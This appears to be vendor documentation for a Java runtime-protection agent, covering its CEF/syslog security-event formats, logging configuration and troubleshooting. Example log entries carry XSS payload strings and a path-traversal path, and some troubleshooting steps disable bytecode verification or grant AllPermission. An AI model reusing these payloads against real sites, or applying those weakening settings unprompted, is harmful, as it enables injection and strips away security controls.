1. ARMR Mod

For specific **ARMR mods** that log security events and ARMR rules.

Example: *Load Rule event for an ARMR `patch` rule*

```
CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Load Rule|Low|rt=May 05 2020
15:02:23.053 +0100 dvchost=I-dev05 procid=46210 outcome=success
```

2. AAMS Agent

The AAMS Agent acts as a logging device for all other security events not sent by an ARMR mod.

Example: *New security policies applied*

```
CEF:0|ARMR:ARMR|Secure Agent|23.0.0|Engine|Reload Rules|Low|rt=Jul 03 2020
01:44:30.199 +0100 dvchost=I-dev05 procid=1130132 outcome=success msg=New ARMR pol-
icy has been applied
```

Example: *No security policies applied*

```
CEF:0|ARMR:ARMR|Secure Agent|23.0.0|Engine|Reload Rules|Low|rt=Jul 03 2020
01:44:30.172 +0100 dvchost=I-dev05 procid=1130132 msg=Rules file '/tmp/armr.rules'
does not exist or is inaccessible. No security rules were loaded!
```

Syslog Format

Syslog format wraps the actual log message and is widely used in enterprise IT.

```
PRI SP VERSION SP TIMESTAMP SP HOSTNAME SP APP-NAME SP PROCID SP MSGID SP STRUC-
TURED-DATA SP MSG
```

Syslog Header Fields

Field	Description
PRI	Priority (computed from `Facility` + `Severity`).
VERSION	Always `1` (as per **RFC 5424: https://tools.ietf.org/html/rfc5424#page-8**).
TIMESTAMP	`YYYY-MM-DDTHH:MM:SS.SSSZ` format.
HOSTNAME	Identifies the machine that sent the Syslog message.
APP-NAME	Always `java`.
PROCID	Process ID (or a generated one if not available).
MSGID	Always `-`.
STRUCTURED-DATA	Always `-`.
MSG	The actual **CEF message**.

Example Syslog Messages

```
<13>1 2020-05-11T19:02:53.188+01:00 I-dev05 java 394700 - - CEF:0|ARMR:ARMR|Secure Agent|23.0.0|Engine|Reload Rules|Low|rt=May 11 2020 19:02:53.188 +0100 dvchost=I-dev05 procid=394700 outcome=success msg=No ARMR policy is in effect
```

```
<9>1 2020-05-11T14:39:23.965+01:00 I-dev05 java 433109 - - CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Execute Rule|Very-High|msg=java.lang.Exception outcome=failure procid=433109 dvchost=I-dev05 rt=May 11 2020 14:39:23.965 +0100
```

```
<14>1 2020-07-07T16:39:52.540+01:00 I-dev05 java 1398713 - - CEF:0|ARMR:ARMR|ARMR|2.2|block file.txt|Load Rule|Low|rt=Jul 07 2020 16:39:52.538 +0100 dvchost=I-dev05 procid=1398713 nodeid=1 outcome=success
```

Version: 25.3.0

CEF Extensions

HTTP request information

Agents collect metadata information automatically from HTTP requests to the server. This gives useful forensics on cyberattacks for analysis by security experts on the source of the attack, HTTP endpoints exploited in the server and useful web user information. The following CEF extensions show web user information and these are logged with any `Execute Rule` security event for every rule, apart from the ARMR Patch rule. Whenever there is an attack, an `Execute Rule` event is logged by agents.

Key Name	Description
`httpRequestUri`	HTTP request endpoint that was targeted.
`internalHttpRequestUri`	HTTP request endpoint that was last processed internally by the server at the time of the attack. In most cases, this will be equal to `httpRequestUri`, but sometimes servers internally redirect requests to other endpoints for specific processing. This value should be used to whitelist URIs for a particular security feature.
`httpRequestMethod`	HTTP method of the request that was sent.
`remoteIpAddress`	The IP address of the client or last proxy that sent the request.
`httpRemoteUser`	The login of the user making this request, if the user has been authenticated.
`httpSessionId`	The session identifier of a user across multiple page requests or visits to a website.
`httpCookies`	A list of all the HTTP request cookies the client sent with the request.

Example of HTTP request CEF extensions in attacks:

On the example below the HTTP requests targeted `/spiracle/xss.jsp` and the server did no further internal processing as it can be seen that `httpRequestUri` and `internalHttpRequestUri` are the same. The request carried a single cookie `JSESSIONID: E654F722AAFA3BF44F0D0BD4FB91134C` which carries the unique session ID. Finally, the request originated from localhost by user `test`.

```
httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C
httpRequestUri=/spiracle/xss.jsp
internalHttpRequestUri=/spiracle/xss.jsp
httpRequestMethod=GET
httpCookies=JSESSIONID\=E654F722AAFA3BF44F0D0BD4FB91134C
remoteIpAddress=127.0.0.1
httpRemoteUser=test
```

On the next example the internal processing can be seen in the server where the user's HTTP request targeted `/dialogs_samples_2_0/signupwizard/wizard-userpage.jsp` but the attack actually happened while processing `/dialogs_samples_2_0/signup`.

```
httpRequestUri=/dialogs_samples_2_0/signupwizard/wizard-userpage.jsp
internalHttpRequestUri=/dialogs_samples_2_0/signup
httpRequestMethod=GET
httpCookies=JSESSIONID\=f8Q6ZY+zPND4PPdyyuwJXVOa
remoteIpAddress=127.0.0.1
httpSessionId=f8Q6ZY+zPND4PPdyyuwJXVOa
```

HTTP request information for tainted data

Tainted data is data that is external to the server, (e.g. parameters or cookies) carried by an HTTP request or a result to a database query. Such data accounts for the majority of remote exploits, and tainting is a key feature used by many ARMR rules for identifying attacks.

It is useful to differentiate between two different cases of HTTP requests: the request when user data is passed to a server, and the request that actually triggers an exploit with this data. An HTTP request that passes user data that is tainted and malicious and to a server may not necessarily be the request on which the exploit occurs. The tainted data may instead persist and be used by subsequent requests in a malicious way. Consider an attack that could reuse tainted data that was injected hours or even days beforehand, or over different users and IP addresses.

If a security event is triggered from a request that is using persisted tainted data supplied from a previous request, the HTTP request information for both requests is captured in the CEF event. The HTTP request information that originated from the initial request that supplied the tainted data uses the following prefix in the CEF extension keys: `taintData`. If the CEF extension value for both requests is identical then the agent omits the `taintData` prefixed extensions for brevity.

The following examples illustrate the 2 step approach for these attacks in a stored XXS scenario where data is first inserted into an in-memory database and only used later:

```
httpRequestUri=/chipchat/rooms.jsp
taintDataHttpRequestUri=/chipchat/chat.jsp
internalHttpRequestUri=/chipchat/rooms.jsp
taintDataInternalHttpRequestUri=/chipchat/chat.jsp
httpRequestMethod=GET
httpCookies=JSESSIONID\=EA5D45D3B7135D964FEEC6040A3F2155
remoteIpAddress=127.0.0.1
httpSessionId=EA5D45D3B7135D964FEEC6040A3F2155
```

The example above shows that an XSS attack occurred on the `/chipchat/rooms.jsp` HTTP request endpoint but tainted data came in from another HTTP request: `/chipchat/chat.jsp`. This is when data was actually stored in the database. Since the session and IP address used were exactly the same, no further CEF extensions prefixed with `taintData` are recorded in the log entry.

Version: 25.3.0

Log Message: Types and Examples

Policy Summary Messages

The AAMS Agent will notify the user whether new ARMR policies have or have not been applied to the application. This message type is complementary to the Rule Lifecycle messages.

When a new ARMR policy is applied:

```
<14>1 2020-07-06T23:35:36.393+01:00 I-dev05 java 1356675 - -
CEF:0|ARMR:ARMR|ARMR|19.0.1|Engine|Reload Rules|Low|rt=Jul 06 2020 23:35:36.393
+0100 dvchost=I-dev05 procid=1356675 outcome=success msg=New ARMR policy has been
applied
```

When ARMR policies have been cleared or there was no ARMR policies to load by the agent:

```
<14>1 2020-07-06T23:36:06.405+01:00 I-dev05 java 1356675 - -
CEF:0|ARMR:ARMR|ARMR|19.0.1|Engine|Reload Rules|Low|rt=Jul 06 2020 23:36:06.405
+0100 dvchost=I-dev05 procid=1356675 outcome=success msg=No ARMR policy is in ef-
fect
```

The logging device of this type of messages is the AAMS Agent.

Rule Lifecycle Messages

Rule lifecycle messages occur when the AAMS Agent applies any ARMR rule. They are labelled as `Load Rule`, `Link Rule`, `Unload Rule`, `Unlink Rule` and `Execute Rule` CEF events.

Load Rule

A rule is parsed and validated correctly:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Load Rule|Low|rt=May 05 2020
15:02:23.053 +0100 dvchost=I-dev05 procid=46210 outcome=success
```

Link Rule

A rule is added to the runtime and a hook is created for the rule to execute. After this event, if all the conditions laid out in the rule are satisfied, the rule will execute the configured action:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Link Rule|Low|rt=May 05 2020
15:02:28.257 +0100 dvchost=I-dev05 procid=46259 outcome=success
```

Unlink Rule

The rule's hook attached to the runtime is removed. Events for this rule will no longer trigger:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Unload Rule|Low|rt=May 05 2020
15:02:37.098 +0100 dvchost=I-dev05 procid=46259 outcome=success
```

Unload Rule

A rule is completely removed from the rules engine and the system:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Unlink Rule|Low|rt=May 05 2020
15:02:37.094 +0100 dvchost=I-dev05 procid=46259 outcome=success
```

Execute Rule

Upon execution, an ARMR rule logs a security event indicating what action was taken in the face of the security threat. The `act` extension shown in the log entry is as what is configured for the rule along with its configured custom message (`msg` extension). Additional metadata associated with the context of the attack is also provided in some cases. This log message type uses the `Execute Rule` event type exclusively.

The following is a log entry example of an XSS attack that was blocked by an `http` rule:

```
<10>1 2022-03-01T13:20:23.952Z userX_system java 3942 - -
CEF:0|ARMR:ARMR|ARMR|2.6|XSS|Execute Rule|Very-High|internalHttpRequestUri=/spira-
cle/xss.jsp procid=3942 dvchost=userX_system payload=<script>alert(1)</script>
httpRequestUri=/spiracle/xss.jsp httpRequestMethod=GET msg=XSS attacked identified
and blocked ruleType=http taintSource=HTTP_SERVLET appVersion=1 securityFea-
ture=http html xss remoteIpAddress=127.0.0.1
```

When an ARMR rule is triggered by an attack that happens in the context of an HTTP endpoint, the following HTTP metadata CEF extensions are logged, if available: `httpRequestUri`, `internalHttpRequestUri`, `httpRequestMethod`, `remoteIpAddress`, `httpRemoteUser`, `httpSessionId`, `httpCookies`.

This is true for every ARMR rule except for ARMR `patch`.

Execute ARMR Patch rule

Apart from the ARMR patch rule, all ARMR rules will create a log event when they execute, unless logging has been intentionally turned off. The patch rule will only log a message if its code block has to be rolled back due to a problem that occurred during execution. The following example shows a log entry generated by a triggered patch rule in which an exception was not caught, hence, as a result, the rule was deactivated:

```
<9>1 2020-05-11T14:39:23.965+01:00 I-dev05 java 433109 - -
CEF:0|ARMR:ARMR|ARMR|2.2|RegistryImpl_Skel|Execute Rule|Very-High|msg=java.lang.Ex-
ception outcome=failure procid=433109 dvchost=I-dev05 rt=May 11 2020 14:39:23.965
+0100`
```

The logging device of this type of messages is the corresponding ARMR mod.

Invalid ARMR Mod Messages

Just before ARMR mods are linked and loaded they are parsed and verified for syntax errors. A log message of this type is created in the case of an unexpected syntax. The event type used in this case is `Syntax Error` and the location of the error in the policy file is also shown.

```
<9>1 2020-07-07T22:18:33.383+01:00 I-dev05 java 1439521 - -
CEF:0|ARMR:ARMR|ARMR|19.0.1|Engine|Syntax Error|Very-High|rt=Jul 07 2020
22:18:33.377 +0100 dvchost=I-dev05 procid=1439521 msg=at line 15, col 1: extraneous
input '' expecting {'endapp', IDENTIFIER} reason=Error loading ARMR App at line 14
: app("CVE-2013-1537"):`
```

These types of message are always logged with a `Very-High` severity as no ARMR mods can load before the syntax is corrected. The logging device of this type of messages is the AAMS Agent.

ARMR Events on Demand

Additionally, log events can be created by using the `ArmrEvent` API. These calls are made from the `code` block section of the `patch` rule. The following is an ARMR mod with a `patch` rule illustrating the usage:

```
app("CVE-2013-1537"):
requires(version: ARMR/2.2)

    patch("CVE-2013-1537_01"):
        function("sun/rmi/server/MarshalInputStream.<clinit>()V")
        write("sun/rmi/server/MarshalInputStream.useCodebaseOnlyProperty")
        code(language : java):
            public void patch(JavaFrame frame) {
              ArmrEvent event = ArmrEvent.load("Execute Rule", "Low");
              event.addExtension("msg", "logging from rule");
              event.commit();
            }
        endcode
    endpatch
```

The corresponding log entry:

```
<14>1 2020-07-07T22:19:08.528+01:00 I-dev05 java 1439667 - -
CEF:0|ARMR:ARMR|ARMR|2.2|CVE-2013-1537_01|Execute Rule|Low|rt=Jul 07 2020
22:19:08.527 +0100 dvchost=I-dev05 procid=1439667 msg=logging from rule
```

The logging device of this type of messages is the corresponding ARMR mod.

Informational Messages

The agent would log events alerting the user while executing invalid or incorrect configurations. Generally, these log entries are logged using the `Reload Rules` event type.

When the ARMR policy file configured through the `oceanic.rules.local` system property is removed from the filesystem and the auto-reload functionality is enabled:

```
<14>1 2020-07-07T22:42:07.528+01:00 I-dev05 java 1442522 - -
CEF:0|ARMR:ARMR|ARMR|19.0.1|Engine|Reload Rules|Low|rt=Jul 07 2020 22:42:07.527
+0100 dvchost=I-dev05 procid=1442522 msg=Rules file '/tmp/test.armr' defined in
'oceanic.rules.local' does not exist or is inaccessible. No security rules were
loaded!
```

When using the `oceanic.rules.dir` system property and the specified ARMR mods directory does not exist:

```
<10>1 2020-07-07T22:42:40.455+01:00 I-dev05 java 1442715 - -
CEF:0|ARMR:ARMR|ARMR|19.0.1|Engine|Reload Rules|High|rt=Jul 07 2020 22:42:40.449
+0100 dvchost=I-dev05 procid=1442715 msg=Configured rules directory "/tmp/
test.armr" does not exist
```

When using the `oceanic.rules.dir` system property and extraneous files (`.armr` extension) are detected inside the specified ARMR mods directory:

```
<10>1 2020-07-07T22:42:40.455+01:00 I-dev05 java 1442715 - -
CEF:0|ARMR:ARMR|ARMR|19.0.1|Engine|Reload Rules|High|rt=Jul 07 2020 22:42:40.449
+0100 dvchost=I-dev05 procid=1442715 msg=Configured rules directory contains unex-
pected file: /tmp/jvc.rules
```

The logging device of this type of messages is the AAMS Agent.

Version: 25.3.0

Logging Configuration

Please reference **Proposed Directory Structure** document for proposed location of log configuration files

Overview

AAMS Agent allows the user to track down security events that occur when a security rule is triggered in the Java application. Each time a rule is triggered, an entry is written to the log file (unless logging has been turned off for that rule).

For example:

```
<10>1 2020-06-10T12:27:19.198+01:00 l-qa02 java 17097 - -
CEF:0|ARMR:ARMR|ARMR|2.2|Protect against relative and absolute path traversal at-
tacks|Execute Rule|High|rt=Jun 10 2020 12:27:19.196 +0100 dvchost=l-qa02 pro-
cid=17097 outcome=success act=protect msg=Path Traversal attack blocked
path={"Path":"/home/spiracle/pathTraversal/testFilesParent/testFilesChild/../Test-
File"} metadata="HeaderInfo":{"remoteAddr":"0:0:0:0:0:0:0:1","requestURI":"/spira-
cle/FileServlet01","sessionId":"3767AF331E581A52923E6A274332EF72","cookieN-
ames":{"JSESSIONID":"3767AF331E581A52923E6A274332EF72","CUS-
TOMER_UUID":"05b7b9d7-2046-4014-b8c9-bc53c79790c5"}}
<13>1 2020-06-17T15:42:50.264+01:00 l-qa02 java 12190 - -
CEF:0|ARMR:ARMR|ARMR|2.2|forced TLS on every connection|Execute Rule|Unknown|rt=Jun
17 2020 15:42:50.263 +0100 dvchost=l-qa02 procid=12190 outcome=success act=protect
msg=TLS connection upgraded dst=0 SocketInfo={"port":0,"upgraded":true,"Supported-
Protocols":"[SSLv2Hello, SSLv3, TLSv1, TLSv1.1, TLSv1.2]"}
```

In parallel with sending security log events to Elasticsearch, which are in turn consumed by the Portal, the AAMS Agent also has the option of logging to other different locations:

- locally, to a log file or series of rolled-over log files;
- to a remote Syslog server using either UDP or TCP protocols.

Setup Logging Format

1. Open the `<absoulte path to the agent>/conf_*/oceanic.properties` file.
2. Add the following oceanic.properties and make an adjustment according to the real-world requirement.

List of oceanic.properties for logging configuration

- `oceanic.log.mode`: ***OPTIONAL PROPERTY*** type of location for logging security events. Can be one of `local`, `remote` or `both`, indicating the location that the AAMS Agent will choose to log.
    - The default value is `local`
- `oceanic.log.host`: MANDATORY PROPERTY WHEN when the `oceanic.log.mode` property is set to `remote` or `both`. The value should adhere to the following syntax:

`[tcp:]<ip_address|hostname>:<port>`

The default protocol is UDP. Please use the `tcp:` prefix to connect remotely via TCP protocol.

- `oceanic.log.DomainNameHost`: ***OPTIONAL PROPERTY*** specifies the fully qualified domain name (FQDN) for the hostname of host. The value can be either a hostname or an IP address.
    - When the provided hostname is not resolved, in other words, there's no DNS server to query on the network, the IP address of the selected interface will be used.
    - When the contacted domain name host is not available. The hostname from local configuration (`/etc/hostname`) will be used.
- `oceanic.log.file`: MANDATORY PROPERTY the security log file location. If this log file is not provided, security logging will be turned off.
    - The value for the security log file location may be an absolute or relative path.
    - If a relative path is used, it is relative to the location of where the property is defined. This is either the location of the oceanic.properties file, or the application startup folder if the property is defined as startup parameter.
    - For example either of the following values may be used to specify the log file :
        - `oceanic.log.file=/opt/aams/conf_1/security.log`
        - `oceanic.log.file=security.log`
- `oceanic.log.file.maxsize`: ***OPTIONAL PROPERTY*** specifies the maximum file size (with a margin of some KBs) of a security log file. This flag should not be defined when `oceanic.log.file.rotatedaily` is set to true.
    - The allowed formats of the flag oceanic.log.file.maxsize are as follows :
        - `<number>KB`
        - `<number>MB`
        - `<number>GB`
        - the default is bytes if KB/MB/GB extension is not present

    - The default value of this flag is 10MB. Soon after the file reaches the limit the security log file is truncated

- `oceanic.log.file.maxindex`: ***OPTIONAL PROPERTY*** defines the maximum number of backed-up security log files that will be created. For `N=3`, the following log files will be created: `events.log`, `events.log.1`, `events.log.2` and `events.log.3`. Files are selected in a round-robin fashion.

    - The default value of this flag is 1, this means that a single backup file is created. When the log file size exceeds the limit, the backup file is removed, log file is moved to `<filename>.1` and a new log file is created.
    - To disable rotation, set the value of this flag to 0

- `oceanic.log.file.rotatedaily`: ***OPTIONAL PROPERTY*** specifies if the log file is rotated every 24hours, values accepted are true or false.

- `oceanic.log.cef.redaction`: ***OPTIONAL PROPERTY*** this flag lists a comma separated list of CEF extension names which are never included in the CEF event messages produced by the Agent, see example below

Here is a typical log message with no CEF extensions redacted

```
<10>1 2021-01-22T12:22:45.181Z l-dev java 5041 - - CEF:0|ARMR:ARMR|ARMR|2.2|xss_de-
tect|Execute Rule|High|rt=Jan 22 2021 12:22:45.181 +0000 dvchost=l-dev procid=5041
appVersion=1 act=protect msg=XSSTest payload=<img foo error='100'='100' /> httpSes-
sionId=A7E2E39171952A19199E407DC1090746 taintSource=HTTP_SERVLET httpReques-
tUri=/spiracle/xssContextMatrix.jsp httpRequestMethod=GET httpCookies=JSESSION-
ID=A7E2E39171952A19199E407DC1090746 remoteIpAddress=127.0.0.1`
```

If we use `oceanic.log.cef.redaction=payload,httpSessionId,remoteIpAddress,httpCookies`, the output is altered with information redacted

```
<10>1 2021-01-22T12:22:45.181Z l-dev java 5041 - - CEF:0|ARMR:ARMR|ARMR|2.2|xss_de-
tect|Execute Rule|High|rt=Jan 22 2021 12:22:45.181 +0000 dvchost=l-dev procid=5041
appVersion=1 act=protect msg=XSSTest taintSource=HTTP_SERVLET httpRequestUri=/spir-
acle/xssContextMatrix.jsp httpRequestMethod=GET`
```

- `oceanic.log.cef.redaction.pii` ***OPTIONAL PROPERTY*** specifies if Personally Identifiable Information, PII, (e.g. email addresses, credit card numbers, identification numbers) should be redacted in CEF extensions in security event logging. Values accepted are true or false. The default value, if not specified, is false.

In AAMS Agent versions prior to v25.0.0, `oceanic.rules.log` was used instead of `oceanic.log.file`. The `oceanic.rules.log` property was deprecated in v19.0.0, and was removed in v25.0.0.

XML logging configuration

XML logging configuration has been removed. All logging configuration previously achieved by XML can be achieved using the above list of oceanic.properties.

Version: 25.3.0

Controlling the Flow of Security Events

The functionality described below can be used when an application protected by the AAMS Agent requires a restriction on the total number of events generated for a given rule, the functionality is enabled using the following flags :

```
oceanic.MaxEventsPerRule=<number of events>
oceanic.MaxEventsDelay=<seconds>
```

> **INFO**
>
> Both flags are required and neither flag has a default setting.

The background to this functionality is to allow the AAMS Agent to apply flow-control to its messages and prevent a flood of messages to the Portal in the event that the rule is triggered multiple times in quick succession. It should be noted that this does not apply to the local security log which will contain all events/messages.

The first flag requires the AAMS Agent to keep a count of the total number of events for a given rule such as file or SQLi, and - when the specified number is reached - skip sending events for that rule until the period specified in the second flag (MaxEventsDelay) has expired. At that point in time - the count is reset to zero and events start flowing again, until the value of MaxEventsPerRule threshold is reached again.

This way the agent will apply flow-control to its messages to the Portal so that the user can set limits of how many events the agent can send to the Portal in what period of time.

Each time the MaxEventsPerRule threshold is reached, a single new CEF event of type "Execute Rule" is generated for the specific rule, with the message that the "MaxEventsPerRule" threshold was reached along with the count of the number of events and the time for which event reporting will be paused.

No changes are required to other flags, in particular other flags that specify the connectivity to the Portal do not need to change.

Version: 25.3.0

Agent configuration/startup troubleshooting and debugging options

Applications running on IBM J9 JDK with Java Agent v25.0.0+ may throw `java.lang.VerifyError` at JVM start up. Use `-Xverify:none` Java Option

On Java Agent v25.0.0 and later, a `java.lang.VerifyError: JVMVRFY012 stack shape inconsistent` error may be thrown by certain IBM J9 JDKs at JVM start-up, whether the agent is connecting to the Portal or running standalone. Should this error occur, the following Java option should be added

```
-Xverify:none
```

Applications running on JDK 16+. On-boarding to Portal Dedicated may require additional start up Java options in some cases

On JDK 16+, the following additional Java option may need to be added at JVM start up in some cases.

```
--add-opens=java.management/sun.management=ALL-UNNAMED
```

On JDK 16+, applications may throw the following `IllegalAccessError` when on-boarding to Portal Dedicated with ES running on HTTPS

```
java.lang.IllegalAccessError: superclass access check failed: class oceanic.connec-
tivity.CustomTrustStoreSSLHttpConnection$CustomUrlConnectionHandler
```

In this case, the following Java option should be added at JVM start up.

```
--add-opens=java.base/sun.net.www.protocol.https=ALL-UNNAMED
```

On JDK 16+, applications may throw the following `IllegalAccessError` when on-boarding to Portal Dedicated with ES running on HTTP

```
java.lang.IllegalAccessError: class portal.connectivity.http.UrlFactory$2 (in un-
named module) cannot access class sun.net.www.protocol.http.Handler (in module ja-
va.base) because module java.base does not export sun.net.www.protocol.http to un-
named module
```

In this case, the following Java options should be added at JVM start up.

```
--add-opens=java.base/sun.net.www.protocol.https=ALL-UNNAMED --add-opens=java.base/
sun.net.www.protocol.http=ALL-UNNAMED
```

Java Security Manager policy causes application to throw AccessControlException when the AAMS Agent is added.

IBM WebSphere ND will fail to start with `java.security.AccessControlException` when the AAMS Agent is added, if the WebSphere JDK's `java.policy` file is not updated as outlined in the "Java Agent Installation Guide - IBM WebSphere" section.

While WebSphere ND is the one application server type where this is known to occur, other applications could have Java Security Manager policy files which could cause the application to throw `AccessControlException` when the AAMS Agent is added;

```
java.security.AccessControlException: access denied ("oracle.security.jps.JpsPer-
mission")
at java.security.AccessControlContext.checkPermission(AccessControlContext.ja-
va:472)
at java.security.AccessController.checkPermission(AccessController.java:886)
```

Should an `AccessControlException` occur, add the following entry into one of the active 'java.policy' files (making sure to replace `<absolute-path-to-agent>` with the correct path);

```
grant codeBase "file:<absolute-path-to-agent>/agent/*" {permission java.securi-
ty.AllPermission;};
```

Option to disable Security manager.

There could be rare cases where a Java Security Manager policy in place can not be edited and may prevent the AAMS Agent from working as expected. On Java Agent v25.0.0+ , a new debugging option has been introduced which disables the Java Security Manager.

`oceanic.debug.DisableSecurityManager=true`

Agent connection to Portal drops for Oracle WebLogic applications

Some application servers (e.g. Oracle WebLogic) configure `UrlHandlerFactory` to use non-default, custom handlers for HTTP/HTTPS protocol. This may cause connectivity issues for the Agent connecting to the Portal, and the Agent connection may drop. The application continues running, but the Agent status changes from Online to Offline in the Portal. If this issue occurs, it will occur within the first few minutes of the Agent coming Online. Should it occur, add the debug flags detailed in the **Debug logging option for Agent-Portal communication issues** section of this page, and restart the application server. A `java.net.SocketException: Socket closed` error should be logged, prior to the Agent going Offline. Add the following option to the startup command line, setting the value to `true`. Enabling this option forces the Agent to use "UseSunHttpHandler" http handlers. Restart the application server after setting the option.

```
oceanic.UseSunNetHttp=true
```

This `oceanic.UseSunNetHttp` option is available on Java Agent v25.0.0+ . The default value, when not set, is `false`.

Option `oceanic.UseJavaHttpProxy` forces Agent Portal communication to use `proxyHost` and `proxyPort` properties set by the Java application.

The `oceanic.UseJavaHttpProxy` option is introduced in Java Agent v25.0.0. In Agent releases prior to v25.0.0, Java applications which happened to set `http.proxyHost`, `http.proxyPort` ,`https.proxyHost`, or`https.proxyPort` properties on the Java command line (or as System Properties used by the Java application) encountered a communication issue connecting to the Portal. That issue has been addressed in AAMS Agent v25.0.0. If the `proxyHost` and/or `proxyPort` properties are set by the Java application, they do not now affect Agent-Portal communication and no extra options are required. In the unlikely (and non-recommended) case, that the user wants to force the Agent to use these properties for Agent Portal communication, then the following flag is available. By setting the value to `true`, this will force the Agent v25.0.0+ Portal communication behaviour to be as it was Agent versions prior to v25.0.0. Restart the application server after setting the option.

```
oceanic.UseJavaHttpProxy=true
```

The default value, when not set, is `false`.

Debug logging option for Agent-Portal communication issues.

To enable verbose debug logging in cases where Agent-Portal communication issues occur, the following option may be added at JVM start up.

```
oceanic.debug.mc=true
```

Setting the following option will redirect debug messages into the specified debug log file .

```
oceanic.debug.transport.file=<debug log file>
```

Where the logs obtained from the debug flags above do not provide sufficient information as to the cause of the communication issues, a further debugging approach which may be useful is as follows.

Check connectivity from the Agent to Portal is ok by running the following curl command:

```
curl -v 'https://<portal-host>/api/2/agents' --data '{"runtimeLanguage": "JAVA"}'
```

to see the curl response contains an expected 403 response code;

```
HTTP/2 403
```

If the Curl connection works but the Agent doesn't, it's possible that the issue is with the version of Java. The sample `PortalRestClient` debugging application below attempts to establish a connection to the Portal, in a similar way to what the Java Agent does internally, except that it doesn't ignore any exceptions so can be more useful when debugging. Compile `PortalRestClient.java` with the same version of Java that the Agent is using:

```
/path/to/java/bin/javac PortalRestClient.java
```

and run it:

```
/path/to/java/bin/java PortalRestClient
```

The expected output should include a 403 response:

```
start doConnection
Forcing TLSv1.2 was successful
response: 403
end doConnection
```

The `PortalRestClient.java` source code:

```
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.security.SecureRandom;

import javax.net.ssl.HttpsURLConnection;
import javax.net.ssl.SSLContext;

public class PortalRestClient {
private static final String DEFAULT_HOST = "https://<portal-host>";
private static final String DEFAULT_ENDPOINT = "/api/2/agents/status";
private static final String PORTAL_STATUS_METHOD = "PUT";
private static final int DEFAULT_CONNECTION_TIMEOUT_MS = 20 * 1000; // 20 seconds
private static final int DEFAULT_READ_TIMEOUT_MS = 50 * 1000; // 50 seconds
private static final String TLS_V1_2 = "TLSv1.2";

    public static void main(String[] args) throws Exception {
        try {
            String host = DEFAULT_HOST;
            if (args != null && args.length > 0) {
                host = args[0];
            }
            doConnection(host + DEFAULT_ENDPOINT);
        } catch (Exception ex) {
            ex.printStackTrace();
        }
    }

    private static void doConnection(String url) throws Exception {
        System.out.println("start doConnection to " + url);
        HttpURLConnection conn = (HttpURLConnection) new URL(url).openConnection();
        customizeConnection(conn);
        forceTls12IfSupported(conn);
        conn.setDoInput(true);
        conn.setDoOutput(true);
        conn.setRequestMethod(PORTAL_STATUS_METHOD);

        OutputStream connStream = conn.getOutputStream();
        connStream.write("hello".getBytes());
        connStream.close();
        conn.connect();

        System.out.println("response: " + conn.getResponseCode());

        conn.disconnect();
        System.out.println("end doConnection");
    }
```

```
    /**
     * Common settings for any connection made by the Agent to Portal
     */
    private static void customizeConnection(HttpURLConnection conn) {
        conn.setUseCaches(false);
        conn.setInstanceFollowRedirects(false);
        conn.setConnectTimeout(DEFAULT_CONNECTION_TIMEOUT_MS);
        conn.setReadTimeout(DEFAULT_READ_TIMEOUT_MS);
    }

    private static void forceTls12IfSupported(HttpURLConnection conn) {
        if (!(conn instanceof HttpsURLConnection)) {
            return;
        }
        if (!isTls12Supported()) {
            System.out.println("Not trying to force " + TLS_V1_2);
            return;
        }
        if (doForceTls12IfSupported((HttpsURLConnection) conn)) {
            System.out.println("Forcing " + TLS_V1_2 + " was successful");
        } else {
            System.out.println("Forcing " + TLS_V1_2 + " has failed");
        }
    }

    public static boolean isTls12Supported() {
        try {
            SSLContext.getInstance(TLS_V1_2);
            return true;
        } catch (Exception ignore) {}

        return false;
    }

    private static boolean doForceTls12IfSupported(HttpsURLConnection secureConn) {
        try {
            SSLContext sslContext = SSLContext.getInstance(TLS_V1_2);
            sslContext.init(null, null, new SecureRandom());
            secureConn.setSSLSocketFactory(sslContext.getSocketFactory());
            return true;
        } catch (Exception tlsException) {
            tlsException.printStackTrace();
        }
        return false;
    }

}
```

Agent-Portal Dedicated communication issues on early Java 7 JDKs, when Elasticsearch is running over HTTP

It is recommended that Elasticsearch is configured to run over HTTPS. However, in cases where Elasticsearch is running over HTTP, and when the application running on early Java7 JDKs (7u121 or earlier), the Agent onboarding may fail with `ControllerException` ;

```
oceanic.controller.ControllerException: Failure while trying to register an Agent:
Received fatal alert: protocol_version
```

Adding the `-Dhttps.protocols=TLSv1.2` Java Option to the application startup will allow the Agent to connect in this case.

Debug logging options for ARMR Patch Compilation, Execution, and Errors

Three debug logging options are introduced in Java Agent v25.0.0 for logging ARMR Patch compilation, execution and error details.

- `oceanic.ShowPatchCompilation=true`
- `oceanic.ShowPatchExecution=true`
- `oceanic.ShowPatchErrors=true`

The default values for each option, if not specified, is `false`.

Debug logging will be written (with some other debug messages) to the file configured by the following option:

- `oceanic.debug.log=<path/to/debug.log>`

Log entry prefixes:

- `oceanic.ShowPatchCompilation` and `oceanic.ShowPatchExecution` log entries are logged with the prefix `[INFO.ARMR]`
- `oceanic.ShowPatchErrors` log entries are logged with the prefix `[ERROR.ARMR]`

HTTP/s requests to the protected application are failing with `IllegalStateException: Oceanic Agent Servlet API is now configured for <'javax/servlet' | 'jakarta/servlet'> namespace`

Applications using the `jakarta.servlet` namespace (e.g. applications running in Tomcat10+, JBoss EAP 8+ or any server which supports Jakarta Servlet 5.0+ specification) will require the following property to be set in the oceanic.properties file

```
oceanic.servlet=jakarta
```

If not set, then the following error will be thrown on when the servlet processes HTTP/s requests

```
java.lang.IllegalStateException: Oceanic Agent Servlet API is now configured for
'javax/servlet' namespace. Securing Application which utilizes 'jakar-
ta.servlet.GenericFilter' is not possible.
```

Conversely, if the protected application is using the `javax.servlet` namespace but is configured with `oceanic.servlet=jakarta` then the following error will be thrown

```
java.lang.IllegalStateException: Oceanic Agent Servlet API is now configured for
